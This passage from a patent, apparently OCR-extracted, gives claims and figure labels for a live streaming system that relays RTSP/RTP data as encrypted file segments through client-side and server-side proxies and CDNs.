16. A method according to claim 15, wherein the real-time streaming connection is selected from a Real-Time Streaming Protocol (RTSP) connection and an HTTP Live Streaming (HLS) connection.

17. A method according to claim 14, wherein connecting to the server-side proxy includes establishing a persistent hypertext transport protocol (HTTP) connection with the server-side proxy.

18. A method according to claim 14, wherein the file segments are encrypted as received from the server-side proxy and parsing the file segments includes decrypting the file segments to form decrypted file segments, and serving the native live stream data includes streaming data from the decrypted file segments to the clients.

19. A method according to claim 14, further including monitoring for a need for a rate switch to change a rate at which the data of the file segments is received from the server-side proxy, and upon detecting the need for a rate switch then closing an existing connection to the server-side proxy and establishing a new connection to the server-side proxy for receiving the file segments at a new rate.

20. A method according to claim 14, wherein connecting to the server-side proxy includes

use of non-persistent hypertext transport protocol (HTTP) connections with the server-side proxy, each non-persistent HTTP connection used for receiving a respective one of the file segments.

21. A method according to claim 14, further including establishing a multicast distribution tree to which the clients can connect, and wherein serving the native live stream data includes transmitting the native live stream data to the multicast distribution tree for delivery to the clients.

22. A method according to claim 14, wherein each file segment is requested from a plurality of content delivery networks coupled to the server-side proxy, and a requested file segment is received from a first one of the content delivery networks to deliver the requested file segment.

23. A method according to claim 22, further including:

monitoring for delivery of the requested file segment via one of the content delivery networks, and receiving the requested file segment from the one content delivery network if delivered thereby; and

in the event that the requested file segment is not delivered by the one content delivery network, then requesting the file segment from another content delivery network.

24. A method according to claim 22, wherein:

multiple parallel requests for the requested file segment are submitted to different ones of the content delivery networks;

the requested file segment is received from the content delivery network having the fastest response; and

the requests to the other content delivery networks are.

25. A client-side proxy for use in a streaming data delivery system, comprising:

memory;

a processor;

input/output circuitry for connecting the client-side proxy to one or more client media players and a server-side proxy; and

one or more data buses by which the memory, processor and input/output circuitry are coupled together,

the memory and processor being configured to store and execute program instructions to enable the client-side proxy to perform the method of any of claims 14 to 24.

26. A method for distributing live streaming data to clients, comprising:

connecting to a streaming server from a first proxy;

aggregating streaming data into file segments at the first proxy;

writing the file segments to a plurality of storage devices;

transferring the file segments from the storage devices to a second proxy;

decoding and parsing the file segments at the second proxy to generate native live stream data; and

serving the native live stream data to clients for live media playback.

27. A live streaming system for distributing live streaming data to clients, comprising:

a first proxy configured and operative to (1) connect to a streaming server, (2) aggregate streaming data into file segments, (3) write the file segments to a plurality of storage devices, and (4) transfer the file segments from the storage devices to a second proxy; and

a second proxy configured and operative to (1) receive the file segments from the first proxy, (2) decode and parse the file segments to generate native live stream data, and (3) serve the native live stream data to clients for live media playback.



100
Public
Internet
104
Client-side
RTSP/HTTP
proxy
110
HTTP(S)
106
Server-side
RTSP/HTTP
proxy
114
RTSP/
RTP/RTCP
RTSP/
RTP/RTCP
112
Client
Device
102
RTSP
Server
108

Fig. 1



200
Public
Internet
104
Client-side
RTSP/HTTP
proxy
110
HTTP(S)
106
Server-side
RTSP/HTTP
proxy
214
RTSP/
RTP/RTCP Multicast
RTSP/
RTP/RTCP
112
Client
Device
102
RTSP
Server
108
...
RTSP
Server

Fig. 2



300
104
Client-side
RTSP/HTTP
proxy
110
Public
Internet
HTTP(S)
320
CDN
Storage and
Distribution
114
RTSP/
RTP/RTCP
Native
Media
Player
316
Application
318
Client Device
102
106
Server-side
RTSP/HTTP
proxy
RTSP/
RTP/RTCP
112
RTSP Server
108

Fig. 3



400
406
408
segment
402
segment frame
frame header
frame payload
type
length
RTP/RTCP packet
404
410
412
414

Fig. 4



500
502
Initiate RTSP connection with server; setup audio/video RTP/RTCP channels
504
new segment?
yes
no
508
Flush data, close old segment, and open new segment
506
Read RTP/RTCP data, order packets, write packets to segment file queue
510
encrypt?
no
yes
512
encrypt segment
516
transcode?
no
yes
514
send segment to client proxies over persistent HTTP connections
518
Transcode RTP frame data and write packets to segment file queue

Fig. 5



600
602
Accept RTSP connection from client device/native player
604
Initiate persistent HTTP connection with server-side proxy
606
Read segment data and calculate available bandwidth
608
encrypted?
yes
610
Decrypt segment
no
612
Parse RTP/RTCP data, normalize sequence numbers/timestamps, and stream data to client
no
614
rate switch?
yes
616
Get new encoding segment name, close persistent HTTP connection

Fig. 6



700
702
Accept RTSP connection from client device/native player
704
Issue HTTP GET request to the server-side proxy for first segment
706
Read segment data and calculate available bandwidth
708
encrypted?
yes
710
Decrypt segment
no
712
Parse RTP/RTCP data, normalize sequence numbers/timestamps, and stream data to client
714
rate switch?
yes
716
Get new encoding segment name
no
718
Calculate pacing delay and wait

Fig. 7



800
812
802
Stream Recorder
804
Stream Transcoder
806
Output Framer
808
Segment Encryptor
Media
Storage
816
818
810
Segment Uploader
HTTP Server
814
820

Fig. 8



900
912
902
HTTP Downloader/
Bandwidth Estimator
904
Segment Decryptor
920
Media
Buffer
906
Segment Parser
908
RTSP Server
917
919
914
916
918
910
RTSP Media Player

Fig. 9



1000
1012
1002
HTTP Downloader/
Bandwidth Estimator
1004
Segment Decryptor
1020
Media
Buffer
1006
m3u8 Playlist Generator
1008
HTTP Server
1016
1010
HTTP Live Streaming Media Player

Fig. 10



1100
104
Client-side
HLS/HTTP
proxy
110
Public
Internet
HTTP(S)
320
CDN
Storage and
Distribution
1122
HTTP
110'
320'
CDN
Storage and
Distribution
Native
Media
Player
316
Application
318
Client Device
102
106
Server-side
RTSP/HTTP
proxy
RTSP/
RTP/RTCP
112
RTSP Server
108

Fig. 11

